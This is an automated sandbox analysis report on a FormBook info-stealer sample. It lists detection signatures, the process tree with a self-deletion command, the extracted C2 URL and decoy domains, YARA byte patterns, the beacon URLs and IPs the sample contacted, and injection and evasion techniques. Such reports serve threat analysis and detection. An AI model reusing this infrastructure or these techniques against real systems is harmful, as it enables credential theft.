ID: 432566
Sample Name: UGGJ4NnzFz
Cookbook: default.jbs
Time: 14:34:38
Date: 10/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report UGGJ4NnzFz

Overview


General Information

Sample Name:	UGGJ4NnzFz (renamed file extension from none to exe)
Analysis ID:	432566
MD5:	b148ae414eb8a1..
SHA1:	25b78f76010cc34..
SHA256:	193788545c12c6..
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Process Tree

- **System is w10x64**
- UGGJ4NnzFz.exe (PID: 4884 cmdline: 'C:\Users\user\Desktop\UGGJ4NnzFz.exe' MD5: B148AE414EB8A1B34A15CDB32C21F9EE)
  - UGGJ4NnzFz.exe (PID: 5520 cmdline: 'C:\Users\user\Desktop\UGGJ4NnzFz.exe' MD5: B148AE414EB8A1B34A15CDB32C21F9EE)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmmon32.exe (PID: 6512 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 6668 cmdline: /c del 'C:\Users\user\Desktop\UGGJ4NnzFz.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6676 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.rebeccannemontgomery.net/dp3a/"
  ],
  "decoy": [
    "frayl.com",
    "utmostroofing.com",
    "galactigames.com",
    "kingguardgroup.com",
    "goldinsacks.com",
    "platinumcreditrepair.net",
    "sw-advisers.com",
    "ininjawebtech.com",
    "spectrurnvisionpartners.com",
    "freshdeliciousberryfarm.com",
    "12796.xyz",
    "goldgrandpa.com",
    "chicago-trading.academy",
    "newstechealth.com",
    "pecon.pro",
    "2dmaxximumrecords.com",
    "athrivingthirtysomething.com",
    "universalphonemarket.com",
    "motivationinterviewsinc.com",
    "virtualrealty.tours",
    "bring-wellness.com",
    "fengshuimingshi.com",
    "urbanpite.com",
    "28ji.site",
    "xuanpei.net",
    "letstrumpbiden.com",
    "xtremetechtv.com",
    "leyardzm.net",
    "funemoke.net",
    "closetofaurora.com",
    "theyogirunner.com",
    "pmbcommercial.com",
    "michiganpsychologist.com",
    "foodandbio.com",
    "goodlukc.com",
    "kingofkingslovesyou.com",
    "topazsnacks.com",
    "vinpearlnhatrangbay.com",
    "24x7dream.com",
    "attafine.com",
    "hireinone.xyz",
    "growwithjenn.com",
    "fortworthsurrogacy.com",
    "kladios.com",
    "aishark.net",
    "havenparent.com",
    "elementaryelegance.com",
    "moulardfarms.net",
    "tomrings.com",
    "allyexpense.com",
    "juleshypnosis.com",
    "rboxtogo.com",
    "restorey.com",
    "oilleakgames.com",
    "protectpursuit.com",
    "checkitreviews.com",
    "jeremypohu.com",
    "mnanoramaonline.com",
    "xn--instagrm-fza.com",
    "fianser.com",
    "www-338616.com",
    "woollardhenry.com",
    "reviewdrkofford.com",
    "vandalvans.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000001.216556670.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000001.216556670.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000001.216556670.0000000000400000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.475444887.00000000003A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.475444887.00000000003A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.UGGJ4NnzFz.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.UGGJ4NnzFz.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.UGGJ4NnzFz.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
1.1.UGGJ4NnzFz.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.UGGJ4NnzFz.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:


- Yara detected FormBook

Remote Access Functionality:

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 3	Input Capture 1	Security Software Discovery 1 3 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
UGGJ4NnzFz.exe	29%	Virustotal		Browse
UGGJ4NnzFz.exe	30%	ReversingLabs	Win32.Spyware.Noon	
UGGJ4NnzFz.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsyA3E4.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsyA3E4.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.UGGJ4NnzFz.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
1.1.UGGJ4NnzFz.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.UGGJ4NnzFz.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.UGGJ4NnzFz.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File
9.2.cmmon32.exe.624368.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.2.cmmon32.exe.4a87960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.UGGJ4NnzFz.exe.2290000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.UGGJ4NnzFz.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137482		Download File

Domains

Source	Detection	Scanner	Label	Link
protectpursuit.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.sw-advisers.com/dp3a/?rTWxa=76AMkVxxuSKB5pgh4RNc3EipO3rbFW8MEUNJys/eLa/AxdTMjRac1XeBowoP/wZORJRk&qXtd=VpFTeL6xRNZ0stZ0	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.bring-wellness.com/dp3a/?rTWxa=F+NQG3wr2qmzRibT9BAJK2aVObQEDzb5Y6jfukgEe6sv7RNklleEIbtQ/MsGh07J4TVQ&qXtd=VpFTeL6xRNZ0stZ0	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.goldgrandpa.com/dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=GkWHDDYMiWr4Ju0U4teKyAR8hKcpKlGmV2ZHyKwA/bXhSAEvQCtqjiLuXtjyxk2BGjrR	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.goldinsacks.com/dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=2EHAYBF9OrZScLBFfnY/kB1lNYuVodkTQi7ynUSvkYXlrnDKiUoE/Bv6J35YIy7pKLvP	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.goldinsacks.com:80/dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=2EHAYBF9OrZScLBFfnY/kB1lNYuVodkT	0%	Avira URL Cloud	safe	
www.rebeccannemontgomery.net/dp3a/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
protectpursuit.com	165.22.38.5	true	true	• 4%, Virustotal, Browse	unknown
bring-wellness.com	34.102.136.180	true	false		unknown
sw-advisers.com	157.245.232.77	true	true		unknown
www.goldinsacks.com	62.149.128.40	true	true		unknown
freshdeliciousberryfarm.com	34.102.136.180	true	false		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
growwithjenn.com	160.153.136.3	true	true		unknown
topazsnacks.com	135.181.180.74	true	true		unknown
www.growwithjenn.com	unknown	unknown	true		unknown
www.oilleakgames.com	unknown	unknown	true		unknown
www.goodlukc.com	unknown	unknown	true		unknown
www.freshdeliciousberryfarm.com	unknown	unknown	true		unknown
www.topazsnacks.com	unknown	unknown	true		unknown
www.goldgrandpa.com	unknown	unknown	true		unknown
www.bring-wellness.com	unknown	unknown	true		unknown
www.sw-advisers.com	unknown	unknown	true		unknown
www.2dmaxximumrecords.com	unknown	unknown	true		unknown
www.allyexpense.com	unknown	unknown	true		unknown
www.protectpursuit.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.sw-advisers.com/dp3a/?rTWxa=76AMkVxxuSKB5pgh4RNc3EipO3rbFW8MEUNJys/eLa/AxdTMjRac1XeBowoP/wZORJRk&qXtd=VpFTeL6xRNZ0stZ0	true	• Avira URL Cloud: safe	unknown
http://www.bring-wellness.com/dp3a/?rTWxa=F+NQG3wr2qmzRibT9BAJK2aVObQEDzb5Y6jfukgEe6sv7RNklleEIbtQ/MsGh07J4TVQ&qXtd=VpFTeL6xRNZ0stZ0	false	• Avira URL Cloud: safe	unknown
http://www.goldgrandpa.com/dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=GkWHDDYMiWr4Ju0U4teKyAR8hKcpKlGmV2ZHyKwA/bXhSAEvQCtqjiLuXtjyxk2BGjrR	true	• Avira URL Cloud: safe	unknown
http://www.goldinsacks.com/dp3a/?qXtd=VpFTeL6xRNZ0stZ0&rTWxa=2EHAYBF9OrZScLBFfnY/kB1lNYuVodkTQi7ynUSvkYXlrnDKiUoE/Bv6J35YIy7pKLvP	true	• Avira URL Cloud: safe	unknown
www.rebeccannemontgomery.net/dp3a/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
62.149.128.40	www.goldinsacks.com	Italy		31034	ARUBA-ASNIT	true
165.22.38.5	protectpursuit.com	United States		14061	DIGITALOCEAN-ASNUS	true
160.153.136.3	growwithjenn.com	United States		21501	GODADDY-AMSDE	true
34.102.136.180	bring-wellness.com	United States		15169	GOOGLEUS	false
157.245.232.77	sw-advisers.com	United States		14061	DIGITALOCEAN-ASNUS	true
23.227.38.74	shops.myshopify.com	Canada		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	432566
Start date:	10.06.2021
Start time:	14:34:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	UGGJ4NnzFz (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/4@12/6
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 31.8% (good quality ratio 29.1%) • Quality average: 74.8% • Quality standard deviation: 30.9%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
62.149.128.40	RFQ - Upgrade Project (PML) 0000052021.exe	Get hash	malicious	Browse	• www.goldinsacks.com/dp3a/?Qxo=2EHAYBF9OrZScLBFfnY/kB1lNYuVodkTQi7ynUSvkYXlrnDKiUoE/Bv6J35yXCLpOJnP&MJBD=FdFp3xAhctetbXf0
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• www.pisanosportpraxis.com/ued5/?t8o8ntU=GUK9sjNbD89abTK6FD0fM0HcLYLNxgR27Mwej6WDWVFny8CdmUlNI3bKr8QSth3jMvuv&kRm0q=J48P
	4xMdbgzeJQ.exe	Get hash	malicious	Browse	• www.cvacity.info/m2be/?G8oTcJoh=+ymgIVB+JkWP6R7YCSTG+4Qmonnd1NOjLVHuSK9LognEyCSSwr46yM8J3NKVrc9U7VJG&zN9lV=1bj8JTVpMltD8T6P
	ZGNbR8E726.exe	Get hash	malicious	Browse	• www.cvacity.info/m2be/?GVFTh=+ymgIVB+JkWP6R7YCSTG+4Qmonnd1NOjLVHuSK9LognEyCSSwr46yM8J3NKVrc9U7VJG&tv5P=ilQ8UxJh
	Request for Quotation.exe	Get hash	malicious	Browse	• www.wellageing.info/9t6k/?wR=QjLkVttwHxdzSORDX02FearTwV75OHDGJuPijYwpTZJNsfBsNREOp0mBVmvQJfZv0p1b&S0Gll=RRHTxr6PgzuH1
	bin.exe	Get hash	malicious	Browse	• www.premiokapuscinski.com/oncs/?tXUd=B5YGVybFY0FfVyMa/xuDcOPD2UtmSvv3WuoMM449svNwlhQlLpmmoLlg+CGrSypNQb1y&2ddpC=ftxDHdNX

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	dihOaeEonG.exe	Get hash	malicious	Browse	• www.19songs.cloud/gtb/?TVg8yB=zjU8DXLHpJb&1bKHt=Ps7s5PaFgdge7g1jPl1xZLRpeoKW9pl+hZGFTIm5CGqXeAxXw8gxxxDKGCrLxWn3IsBjzKiPVQ==
	49Shipment Notification.exe	Get hash	malicious	Browse	• www.my-weddingring.info/hx344/
	75PO9981.exe	Get hash	malicious	Browse	• www.massimogirardi.com/fl/?id=bpWCOVOSS6SPe3t905QmDbxIUFvU4YFvlHZm/J/lB427Q6CrIz/d8uK35d0fGjRo7O/fDAjGyGabL9CG+H8EUQ==
	79HDS11254.PDF.exe	Get hash	malicious	Browse	• www.massimogirardi.com/fl/?id=bpWCOVOSS6SPe3t905QmDbxIUFvU4YFvlHZm/J/lB427Q6CrIz/d8uK35d0fGjRo7O/fDAjGyGabL9CG+H8EUQ==&sql=1
